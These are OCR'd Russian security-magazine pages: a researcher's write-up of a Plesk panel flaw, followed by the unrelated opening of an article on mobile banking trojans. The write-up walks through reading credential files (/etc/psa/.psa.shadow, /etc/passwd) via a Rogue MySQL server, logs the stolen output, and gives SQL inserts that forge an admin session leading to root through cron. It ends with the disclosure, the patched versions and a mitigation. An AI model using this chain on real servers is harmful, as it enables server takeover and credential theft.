
АНАЛИЗ УЯЗВИМОСТИ

Интерес представляют функции управления базами данных. Plesk имеет любопытную фичу, которая позволяет копировать базы данных не только локально, но и на внешние хосты. Именно здесь кроется уязвимость.

plib/DatabaseManagerMySQL.php

```
...
private function _mysql_connect($host, $port, $login, $password,
$dbname = null)
{
    $connection = @new mysqli($host, $login, $password, $dbname,
$port);
    if (!$connection || mysqli_connect_errno()) {
        throw new PleskUserDBException(
            mysqli_connect_error(), mysqli_connect_errno(),
            'mysql', $this->getErrorType(mysqli_connect_errno())
        );
    }
    return $connection;
}
...
```

Чтобы получить исходники панели, пришлось здорово поработать над деобфускацией, но об этом как-нибудь в другой раз. При копировании базы данных на внешний хост приложение использовало стандартный для PHP клиент mysqlnd, где по умолчанию опция `local_infile` равна единице, и это как раз и открывает дорогу к созданию читалки файлов.




Copy testdb Database

Copy the database contents into a new or existing database. When copied to an existing database, tables of the source database are added to the list of tables in the destination database. Warning: If table names coincide, then the table from the source will replace the one in the destination.

Destination database server: Other...
Host name or IP address *: 193.124.206.99:3306
Username *: any_user
Password *: •
Destination database: ● Create database with name: any_db
○ Copy to existing database
☑ Create a full copy
If selected, the entire database (including structure and data) will be copied. If cleared, only the structure of tables will be copied.
* Required fields

Чтобы проэксплуатировать уязвимость, сперва нужно развернуть Rogue MySQL Server. Далее идем в Databases → Copy и копируем базу в наш Rogue MySQL сервер.




```
root@193-124-206-99:/tmp
▶ cat mysql.log
2019-04-24 16:09:10,896:INFO:Conn from: ('80.78.255.237', 52664)
2019-04-24 16:09:10,898:INFO:Last packet
2019-04-24 16:09:10,899:INFO:Conn from: ('80.78.255.237', 52666)
2019-04-24 16:09:10,900:INFO:Last packet
2019-04-24 16:09:10,900:INFO:Query
2019-04-24 16:09:10,901:INFO:-- result
2019-04-24 16:09:10,901:INFO:Result: '\x02root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/us
r/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:s
ync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin
/nologin\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:
9:9:news:/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\nproxy:x:13:
13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup
:/var/backups:/usr/sbin/nologin\nlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\nirc:x:39:39:
ircd:/var/run/ircd:/usr/sbin/nologin\ngnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/s
```

После чего получаем указанный файл. На этом анализ можно завершать и приступать к следующей части.

ПОВЫШАЕМ ПРИВИЛЕГИИ

Обнаружить уязвимость — это всего полдела, ведь ее еще нужно суметь проэксплуатировать. Прочитать passwd, имея хостинговый аккаунт, можно с легкостью и без перечисленных выше манипуляций.

Сначала нужно выяснить, с какими привилегиями работает читалка файлов. Здесь нам поможет псевдофайловая система `/proc`, а именно чтение файла `/proc/self/status`, в котором содержится много полезной информации о текущем процессе.




```
root@193-124-206-99:/tmp
▶ cat mysql.log

2019-04-24 17:41:55,996:INFO:Conn from: ('80.78.255.237', 53538)
2019-04-24 17:41:55,998:INFO:Last packet
2019-04-24 17:41:56,000:INFO:Conn from: ('80.78.255.237', 53540)
2019-04-24 17:41:56,001:INFO:Last packet
2019-04-24 17:41:56,002:INFO:Query
2019-04-24 17:41:56,003:INFO:-- result
2019-04-24 17:41:56,003:INFO:Result: '\x02Name:\tsw-engine-fpm\nState:\tR (running)\nTgid:\t19778\nNgid:\t0\nPid
:\t19778\nPPid:\t15037\nTracerPid:\t0\nUid:\t999\t999\t999\t999\nGid:\t1000\t1000\t1000\t1000\nFDSize:\t64\nGrou
ps:\t995 998 1000 1001 1002 \nNStgid:\t19778\nNSpid:\t19778\nNSpgid:\t15037\nNSsid:\t15037\nVmPeak:\t  437088 kB
\nVmSize:\t  437088 kB\nVmLck:\t       0 kB\nVmPin:\t       0 kB\nVmHWM:\t   53716 kB\nVmRSS:\t   53716 kB\nVmDa
ta:\t   14252 kB\nVmStk:\t     132 kB\nVmExe:\t   13744 kB\nVmLib:\t   66324 kB\nVmPTE:\t     576 kB\nVmPMD:\t
```

В этом файле есть уникальный ID системного юзера — UID. Теперь, чтобы узнать пользователя, от имени которого мы можем читать файлы, достаточно открыть passwd и найти там соответствующую запись с нужным UID. В моем случае UID 999 — это юзер psaadm, от имени которого работает панель.

На ум сразу приходит читать конфигурационные файлы. Ведь должна же панель откуда-то брать креды к такому большому количеству сервисов. Полистав конфиги, я задался вопросом — а откуда, собственно, панель берет информацию для доступа к MySQL? Оказалось, что суперъюзер базы данных имеет логин admin, а пароль к нему лежит в файле /etc/psa/.psa.shadow.

```
$ ls -l /etc/psa/.psa.shadow
-rw------- 1 psaadm psaadm 62 Apr 22 19:14 /etc/psa/.psa.shadow
```

Как видим, этот файл доступен на чтение и запись только юзеру psaadm. Читаем его с помощью Rogue MySQL и получаем рутовый доступ к БД. На этом этапе мы видим все базы, что уже дает массу возможностей для дальнейших атак на соседей. Но нам интересен рут на всем сервере, поэтому двигаемся дальше.


MySQL » Сервер » psa » SQL-запрос
Выйти
SQL-запрос
Редактировать, Explain, Экспорт
Редактировать, Explain, Экспорт

`SELECT * FROM sessions`

sess_id	type	login	ip_address	ip_dual_stack	login_time	modified	lifeti
[redacted]35016894f3a	1	admin	87.76.242.179	NULL	1556182369	1556182371	1800

1 строка (0.000 s)

`SELECT * FROM SessionContexts`

contextId	sessionId	
[redacted]5016894f3a	[redacted]5016894f3a	a:5:{s:4:"auth";a:1:{s:4:"type";i:1;}s:5:"par

1 строка (0.000 s)

```
SELECT * FROM sessions;
SELECT * FROM SessionContexts;
```

Для своих нужд Plesk тоже использует базу данных с именем psa на этом же сервере MySQL. Бегло осмотрев базу, я заприметил таблицы sessions и SessionContexts. Туда пишутся все сессии залогиненных юзеров. Ты, наверное, скажешь: «Инсерть скорее же сессию админа, и дело в шляпе!» Однако, как ты можешь заметить, помимо логина и session ID, панель пишет еще много уникальных сериализованных данных, которые не всегда можно просто скопипастить. Давай разберемся, что происходит в базе на момент логина юзера admin.

Для этого включим логирование запросов в файл.

```
$ sudo touch /var/log/mq_query && sudo chown mysql:mysql /var/log/
mq_query
$ sudo plesk db "SET GLOBAL general_log_file = '/var/log/mq_query'"
$ sudo plesk db "SET GLOBAL general_log = 'ON'"
```

Логинимся от админа в Plesk и смотрим запросы с `INSERT`.

```
$ cat /var/log/mq_query
...
2019-04-25T11:58:17.627569Z 46870 Query INSERT INTO `sessions` (`
sess_id`, `type`, `login`, `ip_address`, `login_time`, `modified`, `
lifetime`) VALUES ('057780ebb02bb81977adccf2dc481a79', '1', 'admin',
'87.76.241.179', '1556193497', '1556193497', '1800')
2019-04-25T11:58:17.632226Z 46870 Query INSERT INTO `SessionContexts`
 (`contextId`, `sessionId`, `data`) VALUES ('057780ebb02bb81977adccf2
dc481a79', '057780ebb02bb81977adccf2dc481a79', 'a:2:{s:4:\"auth\";a:
1:{s:4:\"type\";i:1;}s:5:\"panel\";a:1:{s:22:\"forgeryProtecti
onToken\";s:32:\"7292742a7d286591eddb828c314f25b4\";}}')
...
```

Итак, чтобы получить сессию админа, нужно загрузить на хостинговый аккаунт скрипт на PHP, который подключится к БД от имени пользователя admin и выполнит два простых инсерта.


```
INSERT INTO `sessions` (`sess_id`, `type`, `login`, `ip_address`,
`login_time`, `modified`, `lifetime`) VALUES ('057780ebb02bb81
977adccf2dc481a79', '1', 'admin', '<YOUR_IP>', NOW(), NOW(), '1800');
INSERT INTO `SessionContexts` (`contextId`, `sessionId`, `data`)
VALUES ('057780ebb02bb81977adccf2dc481a79', '057780ebb02bb81977adccf2
dc481a79', 'a:2:{s:4:\"auth\";a:1:{s:4:\"type\";i:1;}s:5:\"panel\";a:
1:{s:22:\"forgeryProtectionToken\";s:32:\"7292742a7d286591eddb828c
314f25b4\";}}');
```

Подставляй новоиспеченную сессию себе в куки, и вуаля, ты админ. А для того, чтобы выполнить любую команду от рута, достаточно зайти в планировщик задач и записать в крон нужный пейлоад.

Подведем итоги. Чтобы заполучить рут на хостинговом сервере с панелью Plesk, нужно сделать следующее.

1. С помощью Rogue MySQL Server прочитать пароль от рутового юзера базы данных в файле `/etc/psa/.psa.shadow`.
2. Загрузить скрипт на PHP, с помощью которого можно будет подключиться к базе данных от рут-пользователя.
3. Записать сессию админа и подставить ее в cookies браузера.

ДЕМОНСТРАЦИЯ УЯЗВИМОСТИ (ВИДЕО)



ВЫВОДЫ

Прежде всего хочу отметить оперативную и слаженную работу безопасников Plesk. После того как я им отправил репорт, уязвимость быстро устранили в следующих версиях:

- 17.8.11 MU#34 от 10 декабря 2018 года;
- 17.5.3 MU#63 от 10 декабря 2018 года;
- 17.0.17 MU#61 от 17 декабря 2018 года;
- 12.5.30 MU#78 от 10 декабря 2018 года;
- 12.0.18 MU#104 от 24 декабря 2018 года.

На сегодняшний день большая часть клиентов MySQL уязвимы, и устранять вектор Rogue MySQL Server пока никто не торопится. Так что, похоже, такие уязвимости будут всплывать еще долго. Чтобы обезопасить себя от подобных проблем, стоит ввести простое правило: если твое приложение коннектится к хосту, который не localhost, — убедись, что опция `local-infile` равна нулю.

КАРМАННЫЕ ТРОЯНЫ

КАК РАБОТАЮТ МОБИЛЬНЫЕ БАНКЕРЫ

Валентин Холмогоров
valentin@holmogorov.ru

Одним солнечным апрельским утром мой завтрак был прерван телефонным звонком приятеля — предпринимателя, занимавшегося грузовыми перевозками. Срывающимся голосом он рассказал, что с его банковского счета куда-то испарились два миллиона рублей. А служба поддержки банка развела руками, отправив приятеля писать заявление в полицию, поскольку денежные переводы были совершены с помощью мобильного приложения и подтверждены по SMS, что по всем признакам соответствует вполне легальной финансовой операции.

«Тыжпрограммист, — простонал в трубку мой приятель, — посоветуй, что делать». Увы, что-либо делать было уже поздно, ибо инструментом для кражи послужил банковский троян, обосновавшийся на смартфоне моего товарища задолго до этого досадного инцидента. И предотвратить потерю денег было можно, лишь заранее изучив принципы работы и методы борьбы с такими вредоносными программами. Чем мы прямо сейчас и займемся.

ОЧЕНЬ ДАВНО, В ОДНОМ ОБЫЧНОМ АНДРОИДЕ…

